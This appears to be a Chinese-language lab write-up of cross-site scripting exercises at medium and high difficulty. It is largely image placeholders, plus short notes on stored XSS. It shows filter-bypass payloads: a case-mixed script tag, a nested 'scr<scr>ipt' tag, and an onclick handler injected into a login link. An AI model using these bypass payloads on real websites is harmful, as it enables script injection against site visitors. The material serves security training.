
查看cookie值



客户机（Windows 7）



中级





代码







<scRipt>alert('xss')</script>






<scr<scr>ipt>alert('xss')</script>





高级




代码



<a href ='' onclick=alert('你是猪')>登录</a>









<a href=http://www.4399.com>sofd</a>


点击执行后






改成









存储原理

存储型xss是hacker向服务器注入一段js代码，代码存储到服务器的数据库中，每当用户访问服务器当中带有js代码的数据时，服务器将响应用户，返回给用户一个带有js代码页面